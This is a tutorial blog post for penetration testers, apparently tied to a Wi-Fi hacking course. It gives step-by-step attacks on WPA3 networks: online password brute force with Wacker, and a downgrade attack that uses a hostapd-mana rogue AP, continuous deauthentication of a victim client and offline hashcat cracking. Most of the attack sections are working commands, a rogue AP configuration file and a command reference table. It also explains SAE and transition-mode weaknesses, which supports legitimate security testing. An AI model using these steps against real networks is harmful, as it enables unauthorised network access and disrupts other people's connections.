
Cracking WPA2 is a solved problem. You capture the handshake, run it through hashcat, and you’re in. It’s fast, offline, and absolutely brutal. But WPA3 was designed to make that impossible. And in many ways, it succeeded.
Here’s the catch: impossible and impractical are not the same thing. In this guide, we’ll walk through two real, working attacks against WPA3 networks — tested in the lab on Kali Linux — that prove WPA3 is not the unbreakable fortress most people assume.
The first is an online brute force attack using a tool called Wacker. The second is a downgrade attack where we trick a WPA3 client into falling back to WPA2, capture a classic handshake, and crack it offline with hashcat.
Both attacks are real. Both work. Let’s get into it.
Table of Contents
What WPA3 Fixed Over WPA2
Before we attack anything, let’s understand what WPA3 actually changed — because the attacks only make sense once you know what WPA3 tried to fix and where the gaps remain.

WPA2 — The Problems
WPA2 had several well-documented weaknesses that made it a prime target for attackers:
- 4-way handshake is capturable — an attacker could grab this handshake and crack it offline using tools like aircrack-ng or hashcat, completely disconnected from the network.
- No forward secrecy — once you cracked the password, every past session you had previously recorded became decryptable.
- Unauthenticated deauth frames — management frames like deauthentication were not protected, so anyone could kick clients off a network at will.
- PMKID attack — you didn’t even need a client connected. Just the AP beacon was enough to extract something crackable.
WPA3 — What It Fixed
- SAE (Dragonfly) replaces the PSK handshake — there’s no crackable hash to capture anymore. Offline cracking is blocked at a cryptographic level.
- Forward secrecy is built in — each session generates a unique key that cannot be derived from the password after the fact. Past sessions stay protected even if the password leaks.
- MFP (Management Frame Protection) is mandatory — deauth frames are now authenticated under 802.11w. You can’t just spray deauths on a properly configured WPA3 network.
- 192-bit security suite in WPA3-Enterprise mode provides additional cryptographic strength.
How SAE Works — The Dragonfly Handshake
The reason WPA3 blocks offline cracking is SAE — Simultaneous Authentication of Equals, also known as the Dragonfly handshake. Understanding this protocol is essential to understanding why the attacks we’ll cover later actually work.

Here’s what happens during a WPA3-SAE authentication:
Step 1 — Commit
Both the client and the access point independently derive a shared secret from the password using elliptic curve cryptography. Critically, neither side sends that secret over the air. They each compute it locally. An attacker listening in monitor mode sees none of it.
Step 2 — Confirm
Each side now proves it knows the secret without actually revealing it. This is a zero-knowledge proof. The AP proves it computed the same value, and the client proves the same back. If either side has the wrong password, this confirmation fails and authentication is immediately rejected.
Step 3 — PTK (Pairwise Transient Key)
A unique session key is derived for this session. Even if you use the same password a thousand times, every single PTK is different. This is where forward secrecy lives.
Step 4 — Data
All traffic is encrypted with that session PTK. Past sessions are protected because their PTKs are gone — they were never stored, and they can’t be reconstructed from the password alone.
Two WPA3 Attack Surfaces
So if SAE blocks offline cracking, what’s left? Two things.

Attack 1 — Online Brute Force with Wacker
You can’t crack offline, but the AP still has to respond to every authentication attempt you send it. Wacker automates SAE authentication attempts live — one password per attempt, directly against the real AP. It’s slow, it’s loud, and it requires a managed interface rather than monitor mode. But if the password is in your wordlist, it will eventually succeed.
Attack 2 — WPA3 Downgrade via Rogue AP
This one is more elegant. Some APs run in transition mode — they advertise both SAE and WPA2-PSK simultaneously for backward compatibility. If you stand up a rogue AP with the same SSID but WPA2 only, a client device that supports both will fall back to PSK. You capture a classic WPA2 handshake — and now you’re back to cracking offline with hashcat. WPA3’s protections are completely bypassed.
The conditions for each attack are different, and in a real assessment you’ll need to spot which one applies.
Attack 1: Brute Force WPA3 with Wacker
The Concept: Why Online Brute Force Still Works on WPA3
The key insight comes down to the difference between offline and online attacks.
With WPA2, you capture the handshake once and go home. You run your wordlist at full GPU speed — millions of candidates per second — completely disconnected from the target. The AP never even knows you’re cracking.
WPA3-SAE shuts that down entirely. There is no crackable hash to take home. The only way to test a password is to attempt a live authentication with the actual AP, right over the air.
And that’s exactly what Wacker does. It pulls a password from your wordlist, constructs a full SAE authentication exchange, fires it at the AP, and waits to see if it succeeds. One attempt at a time. Because the AP rate-limits failed attempts, this is significantly slower than offline cracking.
|
WPA2 Capture handshake → crack offline at GPU speed |
WPA3 Must try live → AP rate-limits → much slower |
Step 1 — Discover the WPA3 Target Network
First, we need to identify the WPA3 network and gather the details Wacker needs.
Put your interface into monitor mode and run airodump-ng with the --band abg flag. Do not skip this. WPA3 networks frequently operate on the 5 GHz band. Without the ‘a’ in that flag, airodump-ng restricts itself to 2.4 GHz and you’ll miss your target entirely.
$ sudo airmon-ng start wlan0
$ sudo airodump-ng --band abg wlan0mon

In the output, look for these columns to confirm a pure WPA3 network:
- ENC = WPA3
- CIPHER = CCMP
- AUTH = SAE
For Wacker, note down three crucial details from the scan:
| Detail | Value |
|---|---|
| SSID | wifi-management |
| BSSID | F0:9F:C2:11:0A:24 |
| Channel | 11 (= 2462 MHz frequency) |
Step 2 — Run Wacker
Clone Wacker from GitHub, navigate to the directory, and make the script executable:
$ git clone https://github.com/ammartiger/wacker.git
$ cd wacker/
$ chmod +x wacker.py

Now run Wacker with the target details:
$ sudo ./wacker.py \
  --wordlist ~/10-million-password-list-top-100000.txt \
  --ssid wifi-management \
  --bssid F0:9F:C2:11:0A:24 \
  --interface wlan2 \
  --freq 2462
Here’s what each flag does:
| Flag | Purpose |
|---|---|
--wordlist | Path to your dictionary file. Use a focused list — not the full rockyou (14M entries would take days). |
--ssid | Exact network name, case-sensitive, as it appeared in airodump-ng. |
--bssid | The target AP’s MAC address from the scan. |
--interface | A managed interface (wlan2) — NOT wlan0mon. Wacker uses wpa_supplicant internally. |
--freq | Frequency in MHz. Channel 11 = 2462. |
chmod +x on that binary as shown in the error output, then try again.Step 3 — Wacker Finds the Password
Wacker cycles through the wordlist live. Each attempt takes seconds, not milliseconds — this is not GPU-speed cracking. Be patient.

When it hits the correct password, you get:
Trying: password
Trying: 123456
Trying: chocolate1
Found the password: 'chocolate1'
What This Gives You — and What It Doesn’t
This is critically important to understand:
- Network access — YES. You can now connect to wifi-management using wpa_supplicant with this password.
- Past traffic decryption — NO. We never captured a handshake. WPA3’s forward secrecy still holds completely. If you had been running airodump-ng capturing all traffic before this moment, that captured traffic is still 100% unreadable.
This is the fundamental difference from WPA2. Getting the password is no longer the same thing as getting the traffic.
Attack 2: WPA3 Downgrade via Rogue AP
The Concept: WPA3 Transition Mode — The Exploitable Misconfiguration
This attack exploits a real-world deployment problem. WPA3 is relatively new, and many devices — older laptops, IoT hardware, legacy phones — only support WPA2. If an organization switches to pure WPA3, those devices can no longer connect.
The solution most APs implement is transition mode: the AP advertises both SAE and WPA2-PSK at the same time. Modern WPA3 clients use SAE. Older WPA2-only clients use PSK. Everyone connects. Problem solved from an IT perspective.
But from a security perspective, transition mode is an exploitable misconfiguration. Here’s the attack flow:

- Spot SAE+PSK in airodump-ng’s AUTH column
- Launch a WPA2-only rogue AP with the same SSID using hostapd-mana
- Deauth the victim from the real AP
- Client reconnects to our rogue AP via PSK
- Capture the WPA2 handshake in HCCAPX format
- Crack it offline with hashcat at full GPU speed
1. The AP must be in SAE+PSK transition mode
2. MFP (802.11w) must be disabled — if MFP is required, our deauth frames are rejected and the client never disconnects
Step 1 — Spot the Vulnerability
Before launching anything, confirm the target is actually vulnerable.
Run airodump-ng and save results as CSV to check the AUTH column:
$ sudo airodump-ng --band abg wlan0mon -w scan --output-format csv

In the output, look for AUTH = SAE+PSK. That confirms transition mode — the AP is accepting both protocols. In our lab, wifi-IT shows SAE+PSK (vulnerable to downgrade), while wifi-management shows SAE only (pure WPA3, only vulnerable to Wacker).
Verify MFP Status in Wireshark
Next, verify that MFP is not enforced. Open Wireshark, capture on wlan0mon, and apply this filter:
wlan.fc.type_subtype == 0x08
This filters for beacon frames only. In the packet details pane, expand:
IEEE 802.11 → Tagged Parameters → RSN Information → Capabilities
If MFP Required = False — deauth attacks will work and the downgrade is possible.
Step 2 — Build the Rogue AP
We’re using hostapd-mana, a modified version of hostapd that automatically captures handshakes from connecting clients.
Create the configuration file hostapd-sae.conf:
interface=wlan1
driver=nl80211
hw_mode=g
channel=11
ssid=wifi-IT
mana_wpaout=hostapd-management.hccapx
wpa=2
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP CCMP
wpa_passphrase=12345678
Here’s what each line does:
| Line | Purpose |
|---|---|
interface=wlan1 | The adapter hosting the rogue AP (separate from monitor mode adapter) |
hw_mode=g / channel=11 | 2.4 GHz on channel 11 — must match the real AP’s channel |
ssid=wifi-IT | Exact SSID of the real network — the victim’s device sees the same name |
mana_wpaout=... | Tells hostapd-mana to write captured handshakes in HCCAPX format |
wpa=2 | WPA2 only — the key line. No SAE advertised. Forces PSK fallback. |
wpa_passphrase=12345678 | Any password works. We just need the handshake, not a successful auth. |
Launch the rogue AP:
$ sudo hostapd-mana hostapd-sae.conf

Leave this terminal running. The rogue AP is now broadcasting.
Step 3 — Deauth the Victim + Capture Handshake
Now kick the victim off the real AP so their device reconnects to ours.
In a new terminal, set your monitor interface to the target channel and fire the deauth attack:
$ sudo iwconfig wlan0mon channel 11
$ sudo aireplay-ng wlan0mon -0 0 -a F0:9F:C2:1A:CA:25 -c 10:F9:6F:AC:53:52

| Flag | Purpose |
|---|---|
-0 0 | Deauth attack mode, send continuously (0 = infinite) |
-a | BSSID of the real AP (wifi-IT) |
-c | Client MAC address to deauthenticate |
Here’s the exact sequence of events:
- The victim’s device receives the deauth frames and disconnects from the real WPA3 AP.
- It immediately starts scanning. It sees two networks named wifi-IT — the real one and our rogue. Our rogue is likely closer with a stronger signal.
- The victim’s device supports WPA2-PSK. Our rogue only offers WPA2-PSK. The device falls back to PSK, connects to our rogue AP, and in doing so performs a full WPA2 4-way handshake — which hostapd-mana captures automatically and writes to
hostapd-management.hccapx.
Watch the hostapd-mana terminal for confirmation that the handshake was captured.
Step 4 — Convert and Crack with Hashcat
Now we convert the captured handshake and crack it offline. Three commands:
Command 1 — Convert HCCAPX to PCAP:
$ hcxhash2cap --hccapx=hostapd-management.hccapx -c aux-management.pcap
Command 2 — Extract a 22000-format hash (hashcat’s WPA-PBKDF2-PMKID+EAPOL format):
$ hcxpcapngtool aux-management.pcap -o hash-management.22000
Command 3 — Crack with hashcat:
$ sudo hashcat -a 0 -m 22000 hash-management.22000 \
  ~/10-million-password-list-top-100000.txt --force

Think about what just happened. wifi-IT is a WPA3 network. It uses SAE. It should be immune to offline cracking. But because the AP was configured in transition mode (accepting both SAE and PSK), and because MFP was not enabled, we forced a WPA2 handshake out of a connecting client and cracked it the exact same way we crack any WPA2 network.
WPA3 protections — completely bypassed.
And unlike the Wacker attack, this crack ran offline at full GPU speed. No live AP interaction was needed after the handshake was captured.
Complete Command Reference
| Action | Command |
|---|---|
| Scan all bands for WPA3 | sudo airodump-ng --band abg wlan0mon |
| Scan and save CSV | sudo airodump-ng --band abg wlan0mon -w scan --output-format csv |
| Navigate to Wacker | cd /home/rogue1/opt/wacker/ |
| Run Wacker brute force | sudo ./wacker.py --wordlist <list> --ssid <ssid> --bssid <mac> --interface wlan2 --freq <mhz> |
| Check MFP in Wireshark | wlan.fc.type_subtype == 0x08 (beacon filter) |
| Launch rogue AP | sudo hostapd-mana hostapd-sae.conf |
| Set monitor channel | sudo iwconfig wlan0mon channel 11 |
| Deauth client from real AP | sudo aireplay-ng wlan0mon -0 0 -a <AP-MAC> -c <client-MAC> |
| Convert hccapx to pcap | hcxhash2cap --hccapx=hostapd-management.hccapx -c aux-management.pcap |
| Export 22000 hash | hcxpcapngtool aux-management.pcap -o hash-management.22000 |
| Crack with hashcat | sudo hashcat -a 0 -m 22000 hash-management.22000 <wordlist> --force |
Key Takeaways for Penetration Testers
Here’s what to remember when you encounter WPA3 in a real-world assessment:
- Check the AUTH column in airodump-ng first. SAE+PSK is your green light for the downgrade attack. Pure SAE means Wacker is your only option.
- Verify MFP in Wireshark before attempting deauth. If MFP Required = True, don’t waste time — deauth frames will be rejected.
- For pure WPA3-SAE targets, use Wacker with a smart, focused wordlist. Don’t throw rockyou at it. At the rate Wacker operates, you need a curated list.
- The downgrade attack runs offline at GPU speed — it’s far more practical than Wacker when the conditions are met.
- Forward secrecy matters. Even if you get the WPA3 password via Wacker, previously captured traffic remains encrypted. Getting the password is not the same as getting the traffic.
Want to learn more? Check out the full Wi-Fi hacking course at wifi-hacking.cavementech.com
Frequently Asked Questions (FAQ)
Can WPA3 be hacked?
Yes, WPA3 is not invulnerable. While it blocks the traditional offline dictionary attacks that plagued WPA2, it remains susceptible to online brute force attacks (using tools like Wacker) if the password is weak. Additionally, networks running in WPA3 transition mode (SAE+PSK) can be downgraded to WPA2 and cracked offline.
What is the Dragonfly handshake in WPA3?
The Dragonfly handshake (SAE — Simultaneous Authentication of Equals) is the authentication protocol that replaced WPA2’s 4-way handshake. It uses elliptic curve cryptography and zero-knowledge proofs to authenticate without ever sending a crackable hash over the air. This provides forward secrecy and eliminates offline dictionary attacks.
What is WPA3 transition mode?
WPA3 transition mode is a backward-compatible configuration where the access point advertises both SAE (WPA3) and PSK (WPA2) simultaneously. This allows older devices that only support WPA2 to still connect. However, it creates a security vulnerability because attackers can force clients to fall back to the weaker WPA2-PSK protocol.
What tools do I need to attack WPA3?
For online brute force, you need Wacker (a Python tool from GitHub) and a Wi-Fi adapter in managed mode. For the downgrade attack, you need hostapd-mana (rogue AP), aireplay-ng (deauthentication), hcxtools (hash conversion), and hashcat (offline cracking). All tools are available on Kali Linux.
Does Wacker work on all WPA3 networks?
Wacker works against any WPA3-SAE network, but it’s an online attack — each password attempt requires a live SAE exchange with the real AP. The AP rate-limits these attempts, making it much slower than offline cracking. Success depends entirely on whether the password exists in your wordlist and how patient you are.
Best WIFI Adapters for WIFI hacking
If you are looking to pentest real world physical WIFI networks, you can choose one of these wifi adapters.
- AWUS036ACH– New USB C type – $60
- Alfa AWUS036ACM – Long Range dual band – $70
- BrosTrend 650Mbps– Economical Does the Job- $20
- ALFA Network AWUS036ACS – Best in its Price Range -$25
- Alfa AC1200 – Supports both 2.4 GHz and 5 GHz, bands – $58